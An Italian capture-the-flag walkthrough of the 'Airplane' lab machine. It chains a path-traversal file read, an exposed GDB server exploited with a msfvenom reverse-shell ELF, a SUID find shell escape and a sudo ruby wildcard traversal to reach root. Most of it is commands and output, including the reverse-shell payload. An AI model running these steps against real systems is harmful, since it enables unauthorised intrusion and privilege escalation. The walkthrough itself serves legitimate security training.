Scansioniamo e otteniamo le seguenti porte

22
8000

Enumeriamo il contenuto della 8000

```
└─$ gobuster dir -k -u http://airplane.thm:8000/ -w /usr/share/seclists/Discovery/Web-Content/big.txt -x html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://airplane.thm:8000/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/airplane            (Status: 200) [Size: 655]
Progress: 40952 / 40954 (100.00%)
```

Riusciamo a sfruttare la vulnerabilità LFI sul parametro ?page=


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```

www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:110:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:111:117:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
cups-pk-helper:x:113:120:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
saned:x:117:123::/var/lib/saned:/usr/sbin/nologin
nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125::/nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
fwupd-refresh:x:122:127:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
geoclue:x:123:128::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:124:129:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:125:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:126:131:Gnome Display Manager:/var/lib/gdm3:/bin/false
sssd:x:127:132:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin
carlos:x:1000:1000:carlos,,,:/home/carlos:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
hudson:x:1001:1001::/home/hudson:/bin/bash
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin

Tramite la variabile d'ambiente troviamo l'utente con cui è in esecuzione il processo python

23	/proc/self/environ	200	158	806
3	/etc/hosts	200	68	594
24	/proc/version	200	158	524
25	/proc/cmdline	200	101	503
5	/etc/issue	200	70	388
4	/etc/motd	200	104	187
6	/etc/bashrc	200	155	187
7	/etc/apache2/apache2.conf	200	137	187
8	/etc/apache2/ports.conf	200	135	187
9	/etc/apache2/sites-available/default	200	135	187

Request Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.2 Python/3.8.10
Date: Fri, 07 Jun 2024 19:34:15 GMT
Content-Disposition: inline; filename=environ
Content-Type: application/octet-stream
Content-Length: 437
Last-Modified: Fri, 07 Jun 2024 19:34:15 GMT
Cache-Control: no-cache
ETag: "1717788855.4080572-0-217649763"
Date: Fri, 07 Jun 2024 19:34:15 GMT
Connection: close

LANG=en_US.UTF-8LC_ADDRESS=tr_TR.UTF-8LC_IDENTIFICATION=tr_TR.UTF-8LC_MEASUREMENT=tr_TR.UTF-8LC_MONETARY=tr_TR.UTF-8LC_NAME=tr_TR.UTF-8LC_NUMERIC=tr_TR.UTF-8
TIME=tr_TR.UTF-8PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/binHOME=/home/hudsonLOGNAME=hudsonUSER=hudsonSHELL=/bin/bashINVOCATIO
REAM=9:19795
```

INVOCATION_ID=00c56e4c5e7e4b39bc0d91ecf8631e80

essendo python proviamo il path di default dell'app

795	/var/log/syslog.1
393	/proc/self/cmdline
160	/etc/issue
161	/etc/issue

Request Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.2 Python/3.8.10
Date: Fri, 07 Jun 2024 19:59:16 GMT
Content-Disposition: inline; filename=cmdline
Content-Type: application/octet-stream
Content-Length: 24
Last-Modified: Fri, 07 Jun 2024 19:28:16 GMT
Cache-Control: no-cache
ETag: "1717788496.0080447-0-208736830"
Date: Fri, 07 Jun 2024 19:59:16 GMT
Connection: close

/usr/bin/python3app.py
```

struttura standard

GET /?page=../../../../../home/hudson/app/app.py HTTP/1.1

Host: airplane.thm:8000

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Connection: keep-alive

Upgrade-Insecure-Requests: 1

---

from flask import Flask, send_file, redirect, render_template, request
import os.path

app = Flask(__name__)

```
@app.route('/')
def index():
  if 'page' in request.args:
    page = 'static/' + request.args.get('page')

    if os.path.isfile(page):
      resp = send_file(page)
      resp.direct_passthrough = False

      if os.path.getsize(page) == 0:
        resp.headers["Content-Length"]=str(len(resp.get_data()))

      return resp

    else:
      return "Page not found"

  else:
    return redirect('http://airplane.thm:8000/?page=index.html', code=302)


@app.route('/airplane')
def airplane():
  return render_template('airplane.html')


if __name__ == '__main__':
  app.run(host='0.0.0.0', port=8000)
```


---

nessuna eval() e exec() per inject codice python

Enumeriamo e cerchiamo password? ssh? flag? o RCE?

GET /?page=../../../../../home/hudson/app/static/index.html

Vediamo il contenuto di airplane.html




verifichiamo i processi per capire cosa sta girando

```
GET /?page=../../../../../proc/§[PID]§/cmdline HTTP/1.1
Host: airplane.thm:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```


brute force pid

Pretty Raw Hex

```
GET /?page=../../../../../proc/522/cmdline HTTP/1.1
Host: airplane.thm:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```



sulla 6048 è in ascolto GDB. Proviamo a collegarci con il nostro locale ed eseguire comandi remoti. Seguiamo il POC di hacktricks




```
┌──(venom㉿kali)-[~/Desktop]
└─$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.8.8.53 LPORT=4444 PrependFork=true -f elf -o mio.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 106 bytes
Final size of elf file: 226 bytes
Saved as: mio.elf

┌──(venom㉿kali)-[~/Desktop]
└─$ chmod +x mio.elf
```

```
└─$ gdb mio.elf
GNU gdb (Debian 13.2-1+b1) 13.2
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from mio.elf...
(No debugging symbols found in mio.elf)
(gdb) target extended-remote airplane.thm:6048
Remote debugging using airplane.thm:6048
(gdb) remote put mio.elf mio.elf
Remote I/O error: Permission denied
(gdb) remote put mio.elf /tmp/mio.elf
Successfully sent file "mio.elf".
(gdb) set remote exec-file /tmp/mio.elf
(gdb) run
Starting program: /home/venom/Desktop/mio.elf
Reading /usr/lib/debug/.build-id/e9/8c2a320466a026c0a0236da38a5156f9b8cb54.debug from remote target...
warning: File transfers from remote targets can be slow. Use "set sysroot" to access files locally instead.
[Detaching after fork from child process 255031]
[Inferior 1 (process 255030) exited normally]
(gdb)
```


```
┌──(venom㉿kali)-[~/Desktop]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.8.8.53] from (UNKNOWN) [10.1
id
uid=1001(hudson) gid=1001(hudson) groups=10
ls
airplane
cd /home
ls
carlos
hudson
```

/usr/bin/python3
python3 -c "import pty;pty.spawn('/bin/bash');"

```
1049223 4 drwxr-xr-x 16 hudson hudson 4096 Apr 17 08:35 .
1048577 4 drwxr-xr-x  4 root   root   4096 Apr 17 07:58 ..
1049883 0 lrwxrwxrwx  1 root   root      9 Apr 17 08:35 .bash_history → /dev/null
1049226 4 -rw-r--r--  1 hudson hudson  220 Feb 25  2020 .bash_logout
1049225 4 -rw-r--r--  1 hudson hudson 3771 Feb 25  2020 .bashrc
1049295 4 drwx------ 11 hudson hudson 4096 Apr 17 08:01 .cache
1049289 4 drwx------ 11 hudson hudson 4096 Apr 17 08:02 .config
1049300 4 drwx------  3 hudson hudson 4096 Apr 17 08:00 .gnupg
1049296 4 drwx------  3 hudson hudson 4096 Apr 17 08:00 .local
1049224 4 -rw-r--r--  1 hudson hudson  807 Feb 25  2020 .profile
1049540 4 drwx------  2 hudson hudson 4096 Apr 17 08:00 .ssh
1049310 4 drwxr-xr-x  2 hudson hudson 4096 Apr 17 08:00 Desktop
1049314 4 drwxr-xr-x  2 hudson hudson 4096 Apr 17 08:00 Documents
1049311 4 drwxr-xr-x  2 hudson hudson 4096 Apr 17 08:00 Downloads
1049315 4 drwxr-xr-x  2 hudson hudson 4096 Apr 17 08:00 Music
1049316 4 drwxr-xr-x  2 hudson hudson 4096 Apr 17 08:00 Pictures
1049313 4 drwxr-xr-x  2 hudson hudson 4096 Apr 17 08:00 Public
1049312 4 drwxr-xr-x  2 hudson hudson 4096 Apr 17 08:00 Templates
1049317 4 drwxr-xr-x  2 hudson hudson 4096 Apr 17 08:00 Videos
1049547 4 drwxrwxr-x  5 hudson hudson 4096 Apr 10  2023 app
hudson@airplane:/home/hudson$ id
id
uid=1001(hudson) gid=1001(hudson) groups=1001(hudson)
hudson@airplane:/home/hudson$
```

[Movimento Laterale]

carichiamo linpeas.sh




SUID


If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which find) .

./find . -exec /bin/sh -p \; -quit
```






cd /home/carlos
$ cat user.txt


eebfca2ca**********

in .ssh non è presente id_rsa. Copiamo allora la nostra chiave pub



[Privilege Escalation]

accediamo con SSH come carlos ed eseguiamo sudo -l



creiamo nella nostra cartella il file shell.rb

carlos@airplane:~$ echo "system('/bin/sh')" > shell.rb

sfruttiamo l'asterisco tramite un directory traversal

carlos@airplane:~$ sudo /usr/bin/ruby /root/../home/carlos/shell.rb
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# cat root.txt
190dcbeb688**********